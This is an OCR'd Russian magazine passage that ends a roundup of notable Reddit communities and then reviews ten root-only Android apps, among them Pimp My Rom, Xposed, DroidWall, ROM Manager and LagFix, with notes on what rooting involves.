Смешной, порой трогательный и, как ни странно, полезный сабреддит, название которого переводится как «объясните мне так, будто мне пять лет». Вся суть ясна из названия: здесь можно попросить других людей объяснить тебе любое явление так, будто тебе пять лет. А это значит — никакой грубости и предвзятости, сплошное дружелюбие и простота. Троллей и неадекватных личностей здесь нещадно банят. Вот только несколько примеров из /r/explainlikeImfive: отличия основных христианских конфессий, социализм и почему все его не любят, протокол TCP/IP, бозон Хиггса. Слабо объяснить подобное пятилетнему ребенку? Да, это настоящая головоломка, и люди, как ни странно, умудряются с ней справляться. По итогам обсуждений даже снимают серию видеороликов, где реальным пятилетним детям зачитывают объяснения различных мозгодробительных штук, данные пользователями ELIF: tinyurl.com/oa7vnna.

70 МИЛЛИОНОВ УНИКАЛЬНЫХ ПОЛЬЗОВАТЕЛЕЙ ПРОСМАТРИВАЮТ REDDIT 5 МИЛЛИАРДОВ РАЗ В МЕСЯЦ

TIL (TODAY I LEARNED)

И еще один крайне популярный сабреддит, у которого почти три с половиной миллиона читателей, — /r/todayIlearned (сегодня я узнал). Идея сабреддита проста, как и все гениальное, — все мы каждый день узнаем нечто новое. Это могут быть какие-то мелочи или что-то, способное поставить всю нашу жизнь с ног на голову. Так почему бы не поделиться этим с другими? Правила просты: публиковать узнанное нужно без личного мнения («сегодня я узнал, что N — отличный фильм» — не допускается). Нужно давать релевантные ссылки. Важно, чтобы новости, посту, видео и так далее было не больше двух месяцев, в противном случае источник считается устаревшим. В итоге в этот сабреддит стекаются самые разные, безумные, удивительные, шокирующие и забавные публикации со всей Сети. К примеру, у Джими Хендрикса, оказывается, была синэстезия — он в буквальном смысле мог видеть музыку. А шоколадное молоко придумали в Ирландии :).





NOFAP /*PORN

Но что-то мы все о популярном и очевидном. Завершая подборку, приведу пример того, что на reddit есть не только такое. /r/nofap — совершенно реальное сообщество анонимных (и не очень) порноголиков. Ничего смешного здесь, увы, нет. Убедиться в этом можно, посмотрев, к примеру, это выступление с TED: youtu.be/wSF82AwSDiU, где рассказывается и о проблеме, и о комьюнити, которое борется с ней и помогает друг другу. Во многом эти ребята переняли практику анонимных алкоголиков и других подобных групп — у них существует своя система беджей, своего рода саппорт группы и прочее. Все серьезно, и этот сабреддит читают почти 60 тысяч человек. Однако, упомянув порноголиков, нельзя умолчать о том, что на reddit существуют тысячи сабреддитов вида *porn, где вместо звездочки может быть что угодно — FoodPorn, MilitaryPorn, GunPorn, HumanPorn. Что характерно, настоящего порно нет даже в последнем сабреддите. Слово «порно» здесь фигурирует в куда более широком смысле. Это скорее клубы по интересам, где фото красивого блюда или крутой пушки вызывает бурю эмоций и обильное слюноотделение. ✖

IAMA

Пожалуй, самый известный за пределами reddit сабреддит, а также один из самых популярных — более трех миллионов читателей. Название расшифровывается как «I am a» (я такой-то) или как AMAs (Ask Me Anything — спросите меня о чем угодно). Сабреддит открыт для всех, а значит, сюда может прийти любой человек и поведать о себе, отвечая на вопросы других пользователей. Формат задает само название сабреддита: «Я хакер», «Я отец-одиночка», «Я профессиональная теннисистка», «Я люблю нюхать резину», «Я хочу полететь в космос» и так далее. Здесь существует только одно основное правило — в IAMA требуют доказательств того, что ты тот, за кого себя выдаешь (можно отправить их напрямую модераторам). В остальном ограничений практически нет, что и делает сабреддит таким интересным. Здесь бывали многие известные люди, включая президента Барака Обаму и Билла Гейтса. Здесь множество представителей редких и необычных профессий, а также необычных и экстравагантных личностей. Словом, это великолепный таймкиллер.



СВИТА КОРОЛЯ


Обзор must have инструментов для рутованного Android

Любой андроидовод знает, что такое root, а многие специально получают его для выполнения разного рода сервисных задач и запуска специализированного софта. Тем не менее далеко не всем известно, какие на самом деле возможности открывает наличие root-доступа на девайсе. В этой статье я расскажу о десяти незаменимых root-приложениях, которые существенно расширят возможности твоего аппарата.

Евгений Зобнин
androidstreet.ru

PIMP MY ROM (BETA)

ОС: Android 2.1 и выше
САЙТ: androguide.fr
ЦЕНА: бесплатно



Pimp My Rom — это один из самых богатых на возможности root-инструментов, доступных в маркете. С его помощью к Android можно применить практически все существующие твики, установить модификации, включить экспериментальные функции, разогнать процессор и многое, многое другое. Фактически я бы мог написать целую статью об этом инструменте, и мне бы даже не хватило места, чтобы сказать обо всем. Тем не менее писать целую статью все-таки излишне, так как значительная часть твиков не пригодится большинству пользователей, а некоторые просто не сработают. Вместо этого я расскажу, как с помощью Pimp My Rom выполнить частые и наиболее необходимые настройки и твики. Итак, хит-парад из десяти моих любимых настроек:

- Активация поддержки init.d. Каталог /etc/init.d в Linux-системах выполняет функцию системы автозагрузки. Любой скрипт или команда, скопированная в него, будет выполнена во время загрузки девайса. Стоковые прошивки не имеют поддержки init.d, но ее легко в них добавить с помощью Pimp My Rom: Tools → Universal Init.d Support → Activate.
- Разгон, алгоритм энергосбережения и планировщик ввода-вывода. Все это можно изменить с помощью раздела Tools → Pimp My CPU. В качестве алгоритма энергосбережения (Governor) лучше выбрать interactive(x) или smartass, а в качестве планировщика ввода-вывода (IO Scheduler) — sio или deadline.
- Запрет выгрузки приложений из памяти. Если ты часто используешь какое-либо приложение или несколько приложений, то есть смысл запретить их выгрузку при нехватке свободной памяти: Tools → Lock Apps in Memory. В этом случае выбранные софтины всегда будут запускаться моментально. С другой стороны, при запуске тяжелого софта (например, игр) их придется вручную выгружать из памяти с помощью таск-киллера.
- Инженерное меню смартфона. В Android есть скрытое меню настроек, с помощью которого можно изменить некоторые параметры устройства (например, запретить переходить на 2G в условиях плохого сигнала 3G), но, чтобы получить к нему доступ, необходимо набрать в номеронабирателе комбинацию *#*#4637#*#* или просто зайти в меню Tools → Device Hidden Menu программы Pimp My Rom.
- Включение сжатия оперативной памяти. Linux-ядро некоторых прошивок включает в себя драйвер zRAM, который позволяет превратить часть оперативной памяти устройства в виртуальный своп со сжатием данных. Включение этого драйвера позволяет расширить объем оперативной памяти практически задаром. Сделать это с помощью Pimp My Rom можно так: Tweaks → Multitasking → zRam Compression → 128mb.
- Отключение проверки на ошибки и проверки байт-кода при установке приложений. В Android есть два механизма проверки кода приложений на безопасность. Это проверка кода Dalvik во время установки приложения и проверка на ошибки исполнения запуска нативного кода. Отключив их, мы получим более быстрое исполнение и установку приложений: Tweaks → Dalvik VM → Dalvik JNI Error Checking / Dalvik Bytecode Verification - Off.
- Принудительная отрисовка с помощью графического процессора. Начиная с версии 4.0, Android умеет отрисовывать интерфейс приложений с помощью GPU, благодаря чему достигается высокая плавность его работы. Однако, чтобы это происходило, приложение должно подтвердить необходимость такой отрисовки, иначе все пойдет по старинке, через CPU, с тормозами. Чтобы заставить Android рисовать интерфейс всех приложений с помощью GPU, можно установить такой флажок: Tweaks → Force GPU Rendering → On. Имей в виду, что это может привести к сбоям приложений.
- Запрет на выгрузку рабочего стола из памяти. Наверняка ты сталкивался с таким поведением смартфона, когда после нажатия на кнопку «Домой» сначала появлялся черный экран, а лишь затем рабочий стол, иконки и виджеты. Это происходит потому, что рабочий стол был выгружен из памяти и теперь запускается снова. Чтобы избежать этого, можно заставить систему всегда держать его в памяти: Tweaks → Lock Launcher in Memory → On. Однако это будет стоить тебе 30–50 Мб памяти.
- Оптимизация баз данных. Android использует базы данных SQLite везде, где только возможно. Со временем эти базы данных фрагментируются, и выборка информации из них происходит медленнее. Чтобы избежать этого, можно заставить смартфон оптимизировать базы данных при каждой загрузке системы: Tweaks → Optimize sqlite3 Databases.
- Сохранение заряда батареи. Есть множество способов сократить расход батареи. Все их можно применить с помощью одной настройки: Tweaks → Battery Savings.

18:04
Pimp My Rom
MAIN MENU | TOOLS | TWEAKS
Tools
Tap a System Tool from the list below to access its features and settings
Rescue Package
Before applying any tweaks, it is strongly recommended that you download this flashable rescue package; it will allow you to remove all the Pimp my Rom tweaks in the event that some option causes your device to bootloop.
This section also contains a button to remove all the tweaks enabled through this app
Universal Init.d Support
Enable init.d support if your current ROM/ kernel doesn't have it and/or check if you already have init.d support. In all Linux systems, init.d allows for programmatic execution of scripts at boot-time

18:04
Pimp My Kernel
DALVIK VM | KERNEL | ANDROID FEATURES
Pimp my Kernel
Customize and get the best out of your Kernel !
CPU Governors Tweaks
Please tick your current active CPU Governor (if it's in the list) in order to tweak it
Ondemand | Interactive
OndemandX | Interactivex
SmartassV2 | Conservative
BrazilianWax | Lulzactive
I/O Schedulers
These tweaks will affect your current I/O Scheduler, which will automatically be tweaked at each boot.

Выбираем алгоритм энергосбережения в Pimp My Rom

TO ROOT OR NOT TO ROOT?

Термин root (дословно «корень») пришел в Android из мира Linux, где этим словом принято именовать пользователя с безграничными возможностями администратора. Однако если в Linux для получения прав этого пользователя достаточно набрать команду «sudo -s» и ввести свой пароль, то в Android так просто этого не сделаешь. По умолчанию Android запрещает использовать права root всем, кроме самой операционной системы. Причем это не просто запрет, это техническое ограничение; в системе нет утилит su и sudo, которые позволили бы получить права другого пользователя.

«Рутинг» устройства заключается в том, чтобы каким-либо образом интегрировать в систему команду su, а также графическое приложение типа SuperUser для контроля того, какие приложения смогут использовать права root, а какие — нет. Обычно для этого используются эксплойты, которые путем эксплуатации дыр в ядре Linux или системных компонентах получают права root и прописывают в систему su и SuperUser.apk.

Без root-доступа возможности Android-устройства сильно ограничены, поскольку выполнять привилегированные операции, такие как загрузка драйверов в ядро, управление брандмауэром, установка и удаление системных приложений, тюнинг настроек ядра и так далее, может только сама ОС. С другой стороны, root-доступ существенно снижает безопасность ОС, так как любой вирус с поддержкой root сможет легко завладеть всем смартфоном и сделает с ним все, что угодно.

XPOSED



ОС: Android 4.0 и выше
САЙТ: goo.gl/4lB2y
ЦЕНА: бесплатно

Как известно, кастомные консоли восстановления, такие как ClockworkMod и TWRP, позволяют устанавливать не только прошивки целиком, но и отдельные их части. Например, ядро, драйверы или другие системные компоненты можно без каких-либо проблем установить отдельно и поверх уже существующей прошивки.


Как результат такой возможности, в Сети появилось множество модов, которые позволяют изменять функционал стоковых и других прошивок в разные стороны с помощью установки небольших обновлений поверх основной прошивки (один из самых популярных — круговая батарея). Однако у таких модов есть несколько проблем, основные из которых — это частая ориентированность только на одно устройство или одну прошивку и необходимость перезагружаться в консоль и выполнять установку вручную.


Чтобы разобраться с этой проблемой, юзер rovo89 с XDA Developers придумал оригинальное решение. Он модифицировал системный фреймворк Android таким образом, чтобы любую его функцию можно было перехватить и поменять на собственную реализацию. В результате появилось приложение Xposed, которое позволяет заменить стандартный Android-фреймворк модифицированным и реализует интерфейс для подключения модулей, то есть модификаций, созданных другими разработчиками.

Проект еще достаточно молодой, но за время его существования уже были реализованы следующие вкусности:

- XThemeEngine (goo.gl/ESXNm) — движок тем, аналогичный тому, который используется в CyanogenMod. К сожалению, несовместим с его темами.
- Smiley Replacer (goo.gl/Bnpe9) — заменяет стандартный набор смайлов на более вменяемый.
- Tweakbox (goo.gl/E06tr) — набор из большого количества твиков. В комплекте: набор фонов и вариантов отображения сигнала для статусбара, эффект старого телевизора при выключении экрана, возможность записи звонков, возможность изменения действия кнопки «Домой», переключение композиций качелькой громкости и многое другое. Само собой, твики можно включать по отдельности.
- App Settings (goo.gl/f0LuO) — добавляет возможность изменения настроек для каждого приложения на манер Paranoid Android. Например, для каждого приложения можно отдельно изменить DPI, размер шрифта, язык, скрыть статусбар, переключить ориентацию экрана и даже отозвать привилегии.
- TabletUI Trigger (goo.gl/lX94Y) — переключает интерфейс между телефонным, планшетным и телефонно-планшетным режимами.
- All apps in Play Store (goo.gl/djINL) — позволяет получить доступ ко всем приложениям в маркете, даже тем, которые разработчик пометил как несовместимые.

Теперь о том, как все это использовать. Для начала установи инсталлятор Xposed (goo.gl/NNwZ9). После запуска следует нажать кнопку «Установить/Обновить» на главном экране. Смартфон перезагрузится, после чего будет готов принять модули. Сами модули распространяются в виде обычных APK-пакетов, устанавливаемых стандартным способом. После установки их необходимо активировать на вкладке «Модули» в инсталляторе Xposed, а затем тапнуть по иконке модуля в меню приложений для его настройки.





В инсталляторе Xposed достаточно просто нажать «Установить». Список модулей после установки будет пуст

SCREEN STANDBY




ОС: Android 2.0 и выше
САЙТ: goo.gl/JjJ8a
ЦЕНА: бесплатно

Одна из наиболее удручающих особенностей реализации поддержки HDMI в Android — это необходимость держать экран включенным. По умолчанию картинка всегда выводится на основной экран смартфона или планшета, а при подключении внешнего экрана по HDMI она просто масштабируется и дополнительно выводится на «большой экран». Как результат, мы имеем две проблемы: отстойное качество картинки на телевизоре или мониторе из-за масштабирования и дублирование картинки на двух экранах. С первым ничего нельзя сделать по технической причине, зато вторую можно решить с помощью приложения Screen Standby, которое принудительно отключает заднюю подсветку экрана, так что можно спокойно смотреть видео или играть в игры, не отвлекаясь на копию изображения на планшете.

Screen Standby позволяет нажатием кнопки отключить подсветку, также у него множество весьма полезных настроек, например отключать экран разными способами (для LED- и TFT-экранов) и отключать подсветку самостоятельно при подсоединении HDMI-кабеля. Для этого достаточно включить опцию Auto HDMI/MHL Detection в разделе HDMI Detection (там же есть и настройки отключения при запуске приложения или помещении в док).

В последних версиях Screen Standby также появились две очень полезные функции: тачпад и пульт удаленного управления. Первая превращает экран устройства в самый настоящий тачпад, с помощью которого можно управлять курсором на экране, вторая — это пульт удаленного управления, включающий в себя функции навигации, клавиатуры и управления медиаплеером. Для его работы необходимо установить программу на оба устройства, а дальше воспользоваться автоматическим поиском с одной из сторон.



За феерической мешаниной из дизайна Metro и Holo в Screen Standby скрывается куча полезностей

FULL!SCREEN

ОС: Android 3.0 и выше
САЙТ: нет
ЦЕНА: бесплатно


Начиная с версии 3.0, в Android появилась строка наэкранных клавиш управления, которая заменила собой аппаратные кнопки «Домой», «Назад» и «Меню», а также включила в себя функциональность статусбара на планшетах. Это правильный и логичный шаг со стороны Google, однако благодаря толстой строке внизу экрана, которая скрывается только при использовании стокового плеера и YouTube, полезное пространство экрана исчезает в никуда (что особенно неприятно в случае со смартфоном).


Стандартной возможности скрыть строку в Android нет и никогда не появится, поэтому приходится выкручиваться собственными силами. Один из способов сделать это — установить приложение full!screen. Оно делает ровно то, о чем говорит его название, — скрывает строку и разворачивает интерфейс приложения на полный экран.

Чтобы оставить пользователю возможность возвращаться к предыдущему приложению или к домашнему экрану, full!screen создает в углу экрана (или даже в обоих углах) небольшую полупрозрачную кнопку, при нажатии на которую появляются стандартные клавиши навигации. То, какие клавиши будут доступны пользователю, какой будет кнопка и что вообще она будет делать, можно настроить через окно настроек приложения.

Стоит отметить, что в полноэкранном режиме нормально себя ведут только обычные приложения. При запуске же OpenGL-игр могут возникнуть интересные глюки. По каким-то причинам система распознавания прикосновений начинает считать, что изображение на экране находится ниже, чем есть на самом деле, так, будто если бы при исчезновении строки навигации изображение сдвигалось вниз. В результате прикосновения срабатывают не там, где нужно.

В CyanogenMod и многих других кастомных прошивках, кстати, такая функциональность встроена, и при ее активации описанных глюков не наблюдается.





Вместо строки состояния теперь небольшая кнопка в углу экрана



INFO

Возможность устанавливать сразу несколько файлов прошивки есть, кроме ROM Manager, в приложении Auto Flasher.

Интересно, что, если поискать в маркете другие приложения Paragon Software, 90% из них окажутся различными словарями, стоимость которых доходит до 1000 рублей.

LMT LAUNCHER




ОС: Android 3.0 и выше
САЙТ: goo.gl/29Of4
ЦЕНА: бесплатно

В стандартном браузере Android 4.0 появилась интересная экспериментальная функция, смысл которой заключается в том, чтобы убрать с экрана любые элементы управления браузером и разместить их в небольшом круговом меню, которое появляется после прикосновения к правому краю экрана. Несмотря на инновационность и удобство использования, функция так и не стала стандартным элементом браузера, однако идею быстро взяли на вооружение независимые разработчики.

Через некоторое время подобная функциональность появилась в приложении LMT Launcher, предназначенном для создания альтернативной системы управления смартфоном в том случае, если у тебя отказали аппаратные клавиши навигации или если ты хочешь использовать все рабочее пространство экрана на смартфоне типа Galaxy Nexus. До этого в LMT Launcher были доступны довольно дурацкие способы замены, такие как многопальцевые жесты и создание невидимых кнопок управления в углах экрана.

С версии 0.8 здесь появилась и поддержка так называемого режима PIE, точно повторяющего функциональность стокового браузера. Теперь PIE используется в LMT Launcher по умолчанию и доступен через прикосновение к правой стороне экрана. Само собой, его можно легко перевесить на любую другую сторону экрана, а также изменить количество и назначение кнопок.



Так выглядит LMT. Просто и со вкусом

В качестве дополнительной функциональности доступны долгое нажатие на кнопку (например, долгое нажатие кнопки «Назад» приведет к закрытию и выгрузке текущего приложения из памяти) и показ дополнительной информации, такой как текущее время и дата (на случай, если статусбар также спрятан). Все это гибко настраивается и действительно удобно в использовании, особенно на смартфонах с большим экраном, где дотягиваться до стандартных клавиш навигации не очень удобно, и на больших планшетах, где проще дотронуться до края экрана пальцем, чем тянуться к его нижней части.

К слову сказать, совсем скоро после LMT Launcher точно такая же функция появилась в прошивке Paranoid Android 3, откуда она в начале года была портирована в CyanogenMod, правда, в очень урезанном и не таком эффектном виде.


DROIDWALL


ОС: Android 1.5 и выше
САЙТ: code.google.com/p/droidwall
ЦЕНА: бесплатно

В ядро Linux встроен один из самых развитых, функциональных и производительных брандмауэров среди всех операционных систем. Однако в Android он никак не используется, что вполне логично, если учитывать мобильный характер операционной системы.

Тем не менее было бы очень удобно с помощью возможностей встроенного файрвола регулировать то, какие приложения и в какие моменты могут получать доступ к Сети. Зачем, например, разрешать играм выходить в интернет и использовать эту возможность для показа рекламы? Или зачем разрешать фотокамере делать аплоад фотографий в Google+ по 3G, когда это можно сделать дома, подключившись к сети Wi-Fi?

Именно это позволяет сделать простое приложение под названием DroidWall. По сути, оно просто выводит на экран список приложений и позволяет расставить галочки напротив тех, которые должны иметь доступ к интернету, и снять с тех, что не должны. Опционально можно раздельно регулировать доступ к мобильным сетям и Wi-Fi, благодаря чему можно серьезно сэкономить на мобильном трафике.





В DroidWall неугодным приложениям можно легко запретить доступ к 3G



ROM MANAGER




ОС: Android 2.2 и выше
САЙТ: clockworkmod.com
ЦЕНА: бесплатно / 185 руб.


INFO

Брандмауэр есть и в некоторых антивирусных продуктах, например в Avast Mobile Security.

Для выполнения таких операций, как установка прошивок или создание Nandroid-бэкапа текущей прошивки, в Android-девайсах используется консоль восстановления (recovery), в которую приходится самостоятельно перезагружаться, зажав специальные клавиши, а затем долго ходить по меню в поисках нужных функций и файлов прошивки. Чтобы облегчить этот процесс, Кушик Дутта, автор ClockworkMod Recovery, написал приложение ROM Manager, которое позволяет проделать многие из этих операций, вообще не касаясь консоли восстановления.

Бесплатная версия приложения позволяет установить консоль восстановления, скачивать и устанавливать прошивки и создавать Nandroid-бэкапы с помощью нескольких тапов. Заплатив 185 рублей, ты получишь в придачу возможность выкачивать дельта-обновления прошивок, автоматическое уведомление о выходе новой версии прошивки, автоматические бэкапы, а также возможность управлять через браузер и сохранять бэкапы на удаленном сервере. Особый плюс — так называемые цепочки установок, то есть возможность последовательной установки сразу нескольких файлов прошивки, например, сначала саму прошивку, затем кастомное ядро и Gapps.





В ROM Manager множество полезных настроек. Автор даже не навязывает рекламу

С помощью возможностей встроенного файрвола DroidWall очень удобно регулировать то, какие приложения и в какие моменты могут получать доступ к Сети


PARAGON NTFS & HFS+

ОС: Android 2.3.3 и выше
САЙТ: www.paragon-software.com
ЦЕНА: бесплатно


По умолчанию на внешних накопителях Android поддерживает только файловые системы FAT и exFAT. Это не очень хорошо, так как многие предпочитают форматировать карты памяти больших объемов, а также флешки и внешние жесткие диски в более подходящие для этого файловые системы. Линуксоиды — в ext2, пользователи Windows и OS X — в NTFS и HFS+.

Однако если проблема первых решается довольно просто с помощью уже интегрированного в ядро драйвера, то вторым живется похуже. По умолчанию стоковые ядра вообще не включают в себя драйверы NTFS и HFS+, а кастомные если и включают, то не позволяют их использовать, что называется, из коробки. К счастью, решить эту проблему довольно просто, если воспользоваться приложением Paragon NTFS & HFS+.

Приложение включает в себя драйвер, а также прослойку для автомонтирования накопителей. По сути, все, что необходимо сделать, — это просто установить софтину, запустить и забыть о ней.



Paragon можно использовать и для подключения ФС вручную. Точку подключения можно выбрать самостоятельно




Наиболее дотошные могут также воспользоваться простеньким интерфейсом программы для мануального подключения флешки или форматирования в нужную ФС.

APPSYNC

ОС: Android 2.2 и выше
САЙТ: goo.gl/w9QZS
ЦЕНА: бесплатно

В Android нет встроенной функции синхронизации настроек приложений между устройствами. Если у тебя телефон и парочка планшетов, настраивать приложения, вбивать пароли и заново проходить игры придется три раза. Хитрые юзеры придумали способ синхронизации с помощью облачных бэкапов, но это костыль.

Приложение AppSync позволяет полностью автоматизировать процесс обмена настройками между несколькими приложениями одной Wi-Fi-сети. Для этого достаточно установить AppSync на оба девайса, указать имя устройства и пароль для доступа к нему. Сразу после запуска AppSync на другом устройстве оно появится в списке. Далее можно выбрать необходимые приложения, и их данные будут загружены на устройство. Pro-версия приложения также поддерживает синхронизацию через NFC и облачные диски.





К сожалению, можно синхронизировать данные не всех приложений

LAGFIX


ОС: Android 2.2 и выше
САЙТ: нет
ЦЕНА: бесплатно

Наверняка ты замечал, что со временем, при заполнении внутренней памяти, смартфон начинает притормаживать, а количество свободного пространства при этом оказывается меньше, чем об этом заявляет операционная система.

Корень такого поведения — особенность работы NAND-памяти, которая требует, чтобы перед записью новых данных в ячейку памяти старые данные были из нее явно стерты. Однако, поскольку при удалении файлов файловая система не сообщает NAND-контроллеру об этом событии и просто помечает файлы как удаленные, начинаются проблемы несогласованности. При следующей записи данных файловая система может выбрать как раз те блоки, которые принадлежали уже удаленному файлу, и контроллеру приходится проверять, записаны ли в ячейки, привязанные к блоку, какие-то данные, и, если это так, удалять их, а лишь затем писать данные нового файла.

Все это приводит к тому, что при длительном использовании NAND-памяти почти все ячейки оказываются заняты либо существующими, либо уже удаленными файлами и при каждой записи новых данных происходит, во-первых, поиск действительно незанятых ячеек, а во-вторых, их очищение перед записью. В результате скорость записи данных существенно падает (в среднем в два-три раза), а сам смартфон начинает тормозить.

Чтобы избежать этого, можно запустить консольную команду fstrim, которая принудительно очистит ячейки, принадлежащие уже удаленным файлам, и, таким образом, позволит в будущем записывать данные сразу. Можно также воспользоваться приложением LagFix. Достаточно просто запустить его и нажать кнопку «Run!».




Без прав root тут никуда...

